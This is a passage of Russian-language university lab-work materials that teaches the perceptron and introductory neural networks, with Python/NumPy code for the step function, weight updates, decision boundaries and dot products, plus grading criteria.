plt.xlabel("особенность 1")
plt.ylabel("особенность 2")
plt.title('Исходные данные')
plt.show()
```

В результате работы программы мы увидим множество точек, визуально разделенных на кластеры. Наша цель – заставить перцептрон разделять их таким же образом.



Впоследствии, отображение графика можно отключить, закомментировав строку plt.show().

Суть задачи классификации

Есть два класса, красный (снизу слева) и синий (справа вверху), и мы хотим разделить их, проведя между ними прямую линию. Или, более формально, мы хотим изучить набор параметров тета (theta), чтобы найти

оптимальную гиперплоскость (прямую линию для наших данных), которая разделяет два класса.

Для линейной регрессии наша гипотеза (y_hat) была theta.X. Затем для двоичной классификации в логистической регрессии нам нужно было вывести вероятности от 0 до 1, поэтому мы изменили гипотезу как — сигмоидальную (theta.X). Мы применили сигмоидальную функцию к точечному произведению входных функций и параметров, потому что нам нужно было сжать наши выходные данные между 0 и 1.

Для алгоритма Персептрона мы применяем другую функцию над theta.X, которая является функцией единичного шага, которая определяется следующим образом.

$$h_\Theta(x) = g(\Theta^T x)$$

где


$$g(x) = \begin{cases} 1 \text{ если } z \geq 0 \\ 0 \text{ если } z < 0 \end{cases}$$

В отличие от логистической регрессии, которая выводит вероятность от 0 до 1, Персептрон выводит значения, которые в точности равны 0 или 1.

Эта функция говорит, что, если вывод (theta.X) больше или равно нулю, тогда модель классифицирует 1 (например, красный), а если результат меньше нуля, модель классифицирует как 0 (например, зеленый).

И именно так классифицирует алгоритм восприятия.

Давайте посмотрим на график функция единичного шага.




Мы можем видеть, что для $z \geq 0, g(z) = 1$ и для $z < 0, g(z) = 0$.

Программное выражение функции единичного шага достаточно простое.

```
def step_func(z):
    return 1.0 if (z > 0) else 0.0
```

Персептрон как нейронная сеть

Мы можем понять принцип работы перцептрона, взглянув на приведенное ниже изображение.



Для каждого обучающего примера мы сначала берем точечное произведение входных функций и параметров, theta. Затем мы применяем функцию единичного шага для выполнения прогноза(y_hat).

И если прогноз неверен или, другими словами, модель неправильно классифицировала этот пример, мы обновляем параметры theta. Мы не обновляем, когда прогноз верен (или совпадает с истинным / целевым значением y).

Правило обновления Персептрона

Правило обновления персептрона очень похоже на правило обновления градиентного спуска. Ниже приведено правило обновления.

$$\Theta_j = \Theta_j + \alpha(y^{(i)} - h_\Theta(x^{(i)}))x_j^{(i)}$$

Обратите внимание, что, хотя алгоритм персептрона может выглядеть похожим на логистическую регрессию, на самом деле это совсем другой тип алгоритма, поскольку трудно наделить предсказания персептрона значимыми вероятностными интерпретациями или вывести персептрон как алгоритм оценки максимального правдоподобия.

Давайте рассмотрим код программной реализации перцептрона, чтобы разобраться в его работе.

```
def perceptron(X, y, lr, epochs):
    # X --> Входы
    # y --> Выходы (метки, центры)
    # lr --> Скорость обучения
    # epochs --> Количество итераций алгоритма

    # m-> Количество примеров для обучения
    # n-> Количество особенностей
    m, n = X.shape
```

```
    # Инициализация параметров (тета) в нули
    # +1 в n+1 для срока смещения
    theta = np.zeros((n+1, 1))

    # Пустой список для хранения того, сколько примеров
    # неправильно классифицируется на каждой итерации
    n_miss_list = []

    # Обучение
    for epoch in range(epochs):
        # переменная для хранения образца,
        # который неправильно классифицирован (#misclassified)
        n_miss = 0

        # Итерация по каждомо образцу
        for idx, x_i in enumerate(X):

            # Вставляем 1 для смещения (bias), X0 = 1.
            x_i = np.insert(x_i, 0, 1).reshape(-1,1)

            # Расчет гипотезы/предсказания
            y_hat = step_func(np.dot(x_i.T, theta))

            # Обновление если пример неправильно классифицирован
            if (np.squeeze(y_hat) - y[idx]) != 0:
                theta += lr*((y[idx] - y_hat)*x_i)
                n_miss += 1

        # Добавление к списку неправильно классифицированных
        # на каждой итерации
        n_miss_list.append(n_miss)

    return theta, n_miss_list
```

Построение границы решения

Мы знаем, что модель делает прогноз.

$$y = 1 \text{ если } y_hat \geq 0$$
$$y = 0 \text{ если } y_hat < 0$$

Таким образом, значение theta.X = 0 будет нашим граничным решением.

Следующий код для построения границы решения работает только тогда, когда у нас есть только два объекта в X, так что, если нужно большое кластеров – необходимо генерировать другие граничные решения.

```
def plot_decision_boundary(X, theta):
    # X --> Входы
    # theta --> Параметры

    # Линия разделения по уравнению y = mx + c
```

```
    # Так что, вычисляем: mx + c = theta0.X0 + theta1.X1 +
theta2.X2
    # Решаем уравление для нахождения m и c
    x1 = [min(X[:,0]), max(X[:,0])]
    m = -theta[1]/theta[2]
    c = -theta[0]/theta[2]
    x2 = m*x1 + c


    # Вывод графика № 2
    fig = plt.figure(figsize=(10,8))
    plt.plot(X[:, 0][y==0], X[:, 1][y==0], "r^")
    plt.plot(X[:, 0][y==1], X[:, 1][y==1], "bs")
    plt.xlabel("Особенность 1")
    plt.ylabel("особенность 2")
    plt.title('Работа перцептрона')
    plt.plot(x1, x2, 'y-')
    plt.show()
```

Процесс тренировки перцептрона

Процесс тренировки заключается в работе с множеством правильно и неправильно определенных кластеров для данных.

```
theta, miss_l = perceptron(X, y, 0.5, 100)
plot_decision_boundary(X, theta)
```

Результат работы программы можем представить графически.



Ограничения алгоритма персептрона

Перцептрон вообще, по своей сути, - это всего лишь линейный классификатор, который никогда не может отделять данные, которые не являются линейно разделяемыми.

Алгоритм используется только для задач двоичной классификации.

Примеры практических заданий для студентов:

1. Сформировать тестовые данные и решить задачу классификации по 2 кластерам.

Всем студентам предлагается выполнить одно задание, так как нужно разобраться в работе самого элемента, а входные данные генерируются случайным образом и не могут совпадать от варианта к варианту.

В данной работе исходный код на языке Python использовался как пример и для визуализации алгоритма. Студент может решить задачу на выбранном им самим языке программирования.

Однако лучше будет иметь хотя бы минимальные знания языка Python для дальнейшего изучения предмета, так как рассматриваемые далее примеры будут уже с использованием более сложных математических библиотек.

Критерии оценивания:

Максимальное количество баллов за лабораторную работу: 5 баллов.

5 баллов – обучающийся в течение модуля активно принимает участие в устных опросах, даваемые им ответы верны и позволяют высоко оценить уровень владения материалом;

4 балла – обучающийся принимает участие в устных опросах, даваемые им ответы, как правило, верны и позволяют оценить владение материалом на достаточном уровне;

3 балла – обучающийся не проявляет инициативы для участия в устных опросах, а даваемые им ответы фрагментарны и верны лишь частично, что не позволяет оценить владение материалом на достаточном уровне;

1-2 балла – обучающийся пытается участвовать в собеседовании, но дает неверные ответы, показывает отсутствие базовых знаний;

0 баллов – обучающийся не принимает участия в устных опросах, либо даваемые им ответы принципиально неверны.

Лабораторная работа № 2.
Разработка и реализация формальной модели однослойной и многослойной нейронной сети (общее задание с разными параметрами)

Цель занятия:

Изучить основы алгоритмических решений в области искусственного интеллекта и реализовать программную модель искусственной нейронной сети на языке программирования высокого уровня.

Средства выполнения практической работы

Практическая работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

1. Комплектом персональных ЭВМ в компьютерных классах с выходом в глобальную сеть Интернет.
2. Мультимедийной доской для демонстрации материалов.
3. Установленной ОС Windows или ОС Linux.
4. Установленным текстовым редактором MS Office или Libre Office.
5. Установленным редактором графических схем типа Draw.io.
6. Средства разработки и программирования на языке высокого уровня Python.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать:

- алгоритмические основы искусственных нейронных сетей;
- методы программирования и использования искусственных нейронных сетей;

Уметь:

- разбираться в алгоритмах искусственных нейронных сетей;
- реализовывать на практике алгоритмы искусственных нейронных сетей.

Методика проведения занятия:

Практическое занятие проводится следующим образом:

1. Рассмотрение теоретических вопросов.
2. Разъяснения преподавателя.
3. Диспут или «круглый стол» по тематике занятия.
4. Выполнение заданий преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание практического занятия:

1. Введение в алгоритмы искусственного интеллекта.
2. Введение в машинное обучение при помощи нейронных сетей.

3. Основная концепция нейронных сетей.
4. Процесс тренировки нейронных сетей.
5. Векторы и веса нейронных сетей.
6. Модель линейной регрессии.
7. Реализация алгоритма предсказания.
8. Уменьшение ошибки обучения.
9. Настройка параметров с алгоритмом обратного распространения.
10. Процесс программирования алгоритмов искусственного интеллекта в языке Python.

Обзор искусственного интеллекта

В общих чертах цель использования искусственного интеллекта состоит в том, чтобы заставить компьютеры думать так, как думают люди. Это может показаться чем-то новым, но эта область зародилась в 1950-х годах.

Представьте, что вам нужно написать программу на Python, которая использует искусственный интеллект для решения задачи судоку. Способ добиться этого - написать условные операторы и проверить ограничения, чтобы увидеть, можете ли вы поместить число в каждую позицию. Что ж, этот скрипт на Python уже является приложением искусственного интеллекта, однако не является чем-то по настоящему интеллектуальным


Машинное обучение (ML) и глубокое обучение (DL) также являются подходами к решению проблем. Разница между этими методами и скриптом на Python заключается в том, что ML и DL используют обучающие данные вместо жестко запрограммированных правил, но все они могут быть использованы для решения проблем с использованием искусственного интеллекта.

В следующих разделах мы рассмотрим некоторые техники искусственного интеллекта.

Машинное обучение

Машинное обучение - это метод, при котором вы обучаете систему решению проблемы вместо явного программирования правил. Возвращаясь к примеру с судоку, чтобы решить проблему с помощью машинного обучения, мы должны собрать данные из всех уже решенных игр в судоку и обучить статистическую модель. Статистические модели - это математически формализованные способы аппроксимации поведения системы (в данном случае «интеллекта» игры).

Распространенной задачей машинного обучения является контролируемое обучение, при котором у вас есть набор данных с входными данными и известными выходными данными. Задача состоит в том, чтобы использовать этот набор данных для обучения модели, которая прогнозирует правильные выходные данные на основе входных данных. На изображении ниже представлен рабочий процесс обучения модели с использованием контролируемого обучения:



Комбинация обучающих данных с алгоритмом машинного обучения создает модель. Затем, с помощью этой модели, вы можете делать прогнозы для новых данных.

Цель контролируемых учебных заданий состоит в том, чтобы делать прогнозы для новых данных, которые ранее еще не были известны в системе. Для этого вы предполагаете, что эти невидимые данные соответствуют распределению вероятностей, аналогичному распределению обучающего набора данных. Если в будущем это распределение изменится, вам необходимо снова обучить свою модель, используя новый обучающий набор данных.


Проработка входных функций системы

Проблемы построения интеллектуальных систем начинаются, когда мы используем различные виды данных в качестве входа в «интеллектуальную» систему. Задача судоку относительно проста, потому что мы имеем дело непосредственно с числами (то есть не нужно заниматься «переводом» данных другого типа в числа).

Другое название входных данных - функция, а разработка функций - это процесс извлечения функций из необработанных данных. Когда мы имеем дело с различными типами данных, нам необходимо выяснить способы представления этих данных, чтобы извлечь из них значимую информацию.

Примером проработки входных функций является лемматизация слов. Например, мы хотим получить изменяемые формы глагола «наблюдать», такие как «наблюдает», «наблюдает» и «наблюдал», - они должны быть сведены к их лемме или к базовой форме: «наблюдать».

Если мы используем массивы для хранения каждого слова, то, применяя лемматизацию, мы можем получить менее разреженную матрицу. Это может повысить производительность некоторых алгоритмов машинного обучения. На следующем рисунке представлен процесс лемматизации и представления с использованием модели «мешок слов».



Сначала склоняемая форма каждого слова сводится к его лемме.

Затем вычисляется количество вхождений этого слова.

Результатом является массив, содержащий количество вхождений каждого слова в тексте.

Этот пример просто демонстрирует необходимость внедрения дополнительных алгоритмов при формировании векторов входных данных при работе с различными источниками информации для последующей обработки.

И эта проблема более всего актуальна для статистических методов. Мы попытаемся доказать, что в случае с нейронными сетями, такая проблема уже не является «проблемой».

Глубокое Обучение

По своей сути, глубокое обучение - это метод, при котором мы позволяем нейронной сети самостоятельно определять, какие функции важны, вместо того, чтобы применять специальные методы разработки функций. Это означает, что с помощью глубокого обучения мы можем обойти процесс разработки функций и сразу перейти непосредственно к самим вычислениям.

Отсутствие необходимости заниматься разработкой функций - это хорошо, потому что процесс усложняется по мере усложнения наборов данных.

В рассмотренных примерах для судоку или лемматизации разработка функции преобразования данных будет несложным процессом. Но что, если, например, нам нужно построить систему, чтобы предсказать настроение человека по фотографии?

С нейронными сетями нам не нужно беспокоиться об этом, потому что сети могут сами «изучать» функции и формировать входные наборы данных для себя.

Давайте перейдем к нейронным сетям.

Нейронные сети: Основные понятия

Нейронная сеть - это система, которая учится делать прогнозы, выполняя следующие действия:

1. Получение входных данных.
2. Составление прогноза.
3. Сравнение прогноза с желаемым результатом.
4. Корректировка его внутреннего состояния для правильного прогнозирования на следующей итерации.

Векторы, слои и линейная регрессия являются одними из строительных блоков нейронных сетей. Данные хранятся в виде векторов, и с помощью программ мы храним эти векторы в массивах.

Каждый слой обрабатывает данные, поступающие с предыдущего слоя.

Мы можем рассматривать каждый слой как некоторые этапы обработки объектов (ступени конвейера), потому что каждый слой извлекает некоторое представление данных, полученных ранее на предыдущих слоях.

Одна интересная особенность слоев нейронной сети заключается в том, что одни и те же вычисления могут извлекать информацию из любого вида данных. Это означает, что не имеет значения, используются ли данные из изображения или текстовые данные. Процесс извлечения значимой информации и обучения модели глубокого обучения одинаков для обоих сценариев.

Мы уже приводили изображения двухслойных нейронных сетей выше и рассматривали многослойный перцептрон в предыдущей лабораторной работе.

Другие, более сложные многослойные нейронные сети схематично будут выглядеть точно также.

Процесс обучения нейронной сети

Обучение нейронной сети похоже на процесс проб и ошибок, - мы также рассматривали это вопрос ранее в общем виде.

Напомним лишь, что основная цель обучения – это минимизация ошибок: мы начинаем с некоторых случайных весов и векторов смещения, делаем прогноз, сравниваем его с желаемым результатом и корректируем векторы для более точного прогнозирования на следующей итерации. Процесс продолжается до тех пор, пока разница между прогнозом и правильными целями работы не станет минимальной.

Знание того, когда следует прекратить обучение и какую цель точности установить, является важным аспектом обучения нейронных сетей, главным образом из-за сценариев переобучения и недостаточной подготовки.

Векторы и веса

Работа с нейронными сетями состоит в выполнении операций с векторами. Вы представляете векторы в виде многомерных массивов. Векторы полезны в глубоком обучении главным образом из-за одной конкретной операции: точечного произведения. Точечное произведение двух векторов показывает вам, насколько они похожи с точки зрения направления, и масштабируется по величине двух векторов.

Основными векторами внутри нейронной сети являются веса и векторы смещения. Грубо говоря, вы хотите, чтобы ваша нейронная сеть проверила, похож ли вход на другие входные данные, которые она уже видела. Если новый вход похож на ранее виденные входы, то выходы также будут аналогичными. Вот как вы получаете результат предсказания.

Модель Линейной Регрессии

Регрессия используется, когда вам нужно оценить взаимосвязь между зависимой переменной и двумя или более независимыми переменными. Линейная регрессия - это метод, применяемый, когда вы приближаете взаимосвязь между переменными к линейной. Этот метод восходит к девятнадцатому веку и является самым популярным методом регрессии.

Моделируя взаимосвязь между переменными как линейную, вы можете выразить зависимую переменную как взвешенную сумму независимых переменных. Таким образом, каждая независимая переменная будет умножена на вектор, называемый весом. Помимо весов и независимых переменных, вы также добавляете еще один вектор: смещение. Он устанавливает результат, когда все остальные независимые переменные равны нулю.

В качестве реального примера построения модели линейной регрессии представим, что нам нужно обучить модель прогнозированию цен на дома в зависимости от площади и возраста дома. Мы можем смоделировать эту взаимосвязь с помощью линейной регрессии. Следующий блок кода показывает, как составить модель линейной регрессии для заявленной проблемы в псевдокоде:

```
price = (weights_area * area) + (weights_age * age) + bias
```

В приведенном выше примере есть два веса: weights_area и weights_age. Процесс обучения состоит из корректировки весов и смещения, чтобы модель могла предсказать правильное значение цены. Для этого нужно вычислить ошибку прогнозирования и соответствующим образом обновить веса.

Это основы того, как работает механизм нейронной сети. Теперь пришло время посмотреть, как применять эти концепции с помощью программирования.

Построение нейронной сети

Давайте теперь попробуем реализовать типичную нейронную сеть на языке высокого уровня Python.

Первым шагом в построении нейронной сети является генерация выходных данных из входных данных. Мы сделаем это, создав взвешенную сумму переменных.

Первое, что нам нужно будет сделать на практике, это представить входные данные с помощью Python и NumPy.


Формирование входных данных нейронной сети с помощью библиотеки NumPy

Мы будем в данной лабораторной работе использовать NumPy для представления входных векторов сети в виде массивов.

Но для начала посмотрим, как работать с векторами данных на чистом Python, чтобы лучше понять, что происходит.

В этом первом примере у вас есть входной вектор и два других вектора веса. Цель состоит в том, чтобы определить, какой из весов больше похож на входные данные, принимая во внимание направление и величину.

Вот так будут выглядеть векторы, если их построить при помощи Python.



Параметр weights_2 больше похож на входной вектор, так как он указывает в том же направлении, и величина также аналогична.

Сначала мы определим три вектора, один для входных данных, а два других для весов.

Затем вычислим, насколько похожи input_vector и weights_1.

Для этого применим специальный оператор произведения «точку» (dot). Поскольку все векторы являются двумерными векторами, вот шаги для этого:

1. Умножить первый индекс input_vector на первый индекс weights_1.
2. Умножить второй индекс input_vector на второй индекс weights_2.

3. Сложить результаты обоих умножений.

Для проведения эксперимента мы можем использовать любую среду разработки Python типа Microsoft Visual Studio Code или интерактивный редактор-площадку Jupyter Notebook (https://realpython.com/jupyter-notebook-introduction/).

При работе с Python в данном случае нам понадобятся следующие модули:

1. Numpy
2. Matplotlib

Также наилучшим решением будет использовать виртуальное окружение для изоляции среды исполнения Python от основной системы (для Linux).

```
$ python -m venv ~/.my-env
$ source ~/.my-env/bin/activate
```

Для OS Windows нужно выполнить следующие операции в терминале.

```
virtualenv venv
venv\Script\activate
```

Установить указанные модули можно следующим образом:

```
python -m pip install ipython numpy matplotlib
```

Далее рассмотрим следующий программный код - это код для вычисления точечного произведения input_vector и weights_1:

```
import numpy as np
import matplotlib.pyplot as plt

# 1
input_vector = [1.72, 1.23]
weights_1 = [1.26, 0]
weights_2 = [2.17, 0.32]

first_indexes_mult = input_vector[0] * weights_1[0]
second_indexes_mult = input_vector[1] * weights_1[1]

dot_product_1 = first_indexes_mult + second_indexes_mult

print(f"The dot product is: {dot_product_1}")
```

Результат точечного произведения равен 2,1672. Теперь, когда мы посмотрели, как вычислить точечное произведение, пришло время использовать np.dot() из NumPy.

Вот как вычислить dot_product_1 с помощью np.dot():

```
dot_product_1 = np.dot(input_vector, weights_1)
print(f"The dot product is: {dot_product_1}")
```

Результат выполнения операции будет 2.1672.

np.dot() делает то же самое, что вы делали раньше, но теперь нам просто нужно указать два массива в качестве аргументов. Теперь давайте вычислим точечное произведение input_vector и weights_2:

```
dot_product_2 = np.dot(input_vector, weights_2)
print(f"The dot product is: {dot_product_2}")
```

Результат выполнения операции будет 4.1259.

В качестве другого способа представления точечного произведения мы можем рассматривать сходство между векторными координатами как элемент «включения-выключения». Если результат умножения равен 0, то можно сказать, что координаты не похожи. Если результат будет чем-то отличным от 0, то можем утверждать, что они похожи.

Таким образом, мы можем рассматривать точечное произведение как приблизительное измерение сходства между векторами.

Каждый раз, когда результат умножения равен 0, конечное точечное произведение будет иметь меньший результат.

Возвращаясь к векторам примера, поскольку точечное произведение input_vector и weights_2 равно 4.1259, а 4.1259 больше 2.1672, это означает, что input_vector больше похож на weights_2. Мы будем использовать этот же механизм в своей нейронной сети.

В данной лабораторной работе мы попробуем научить модель делать прогнозы, которые имеют только два возможных результата (фактически, это бинарные значения результата). Выходной результат может быть либо 0, либо 1. Это задача классификации, подмножество задач контролируемого обучения, в которых у вас есть набор данных с входными данными и известными целями.

Это входные и выходные данные набора данных:

Input Vector	Target
[1.66, 1.56]	1
[2, 1.5]	0

Цель - это переменная, которую мы хотим предсказать. В этом примере мы имеем дело с набором данных, состоящим из чисел. Это не часто встречается в реальном производственном сценарии. Обычно, когда возникает необходимость в модели глубокого обучения, данные представляются в виде файлов, таких как изображения или текст.

Реализация прогноза при помощи нейронной сети

Поскольку это наша самая первая нейронная сеть, мы сделаем все просто и построим сеть всего из двух слоев. До сих пор мы видели, что единственными двумя операциями, используемыми внутри нейронной сети, были точечное произведение и сумма. И то, и другое является линейными операциями.

Если мы добавим больше слоев, но продолжим использовать только линейные операции, то добавление большего количества слоев не будет иметь никакого эффекта, потому что каждый слой всегда будет иметь некоторую корреляцию с вводом предыдущего слоя. Это означает, что для сети с несколькими уровнями всегда будет сеть с меньшим количеством уровней, которая предсказывает одни и те же результаты.

То, что мы хотим сейчас сделать, - это найти операцию, которая заставляет средние слои иногда коррелировать с входными данными, а иногда и не коррелировать.

Мы можем добиться такого поведения, используя нелинейные функции. Эти нелинейные функции называются функциями активации. Существует множество типов функций активации. Например, ReLU (выпрямленная линейная единица измерения) - это функция, которая преобразует все отрицательные числа в ноль. Это означает, что сеть может «отключить» вес, если он отрицательный, добавляя нелинейность.

Сеть, которую мы создаем, будет использовать функцию активации типа сигмоида. Вы будете использовать его в последнем слое, layer_2. Единственными двумя возможными выходами в наборе данных являются 0 и 1, а сигмоидальная функция ограничивает выходные данные диапазоном от 0 до 1. Это формула для выражения сигмовидной функции:

$$S(x) = \frac{1}{1 + e^{-x}}$$

e - это математическая константа, называемая числом Эйлера, и вы можете использовать np.exp(x) для вычисления e^x.

Функции вероятности дают вам вероятность наступления возможных исходов события. Единственными двумя возможными выходами набора данных являются 0 и 1, а распределение Бернулли - это распределение, которое также имеет два возможных результата. Сигмовидная функция - хороший выбор, если проблема соответствует распределению Бернулли. В нашем случае мы будем использовать ее в последнем слое своей нейронной сети.

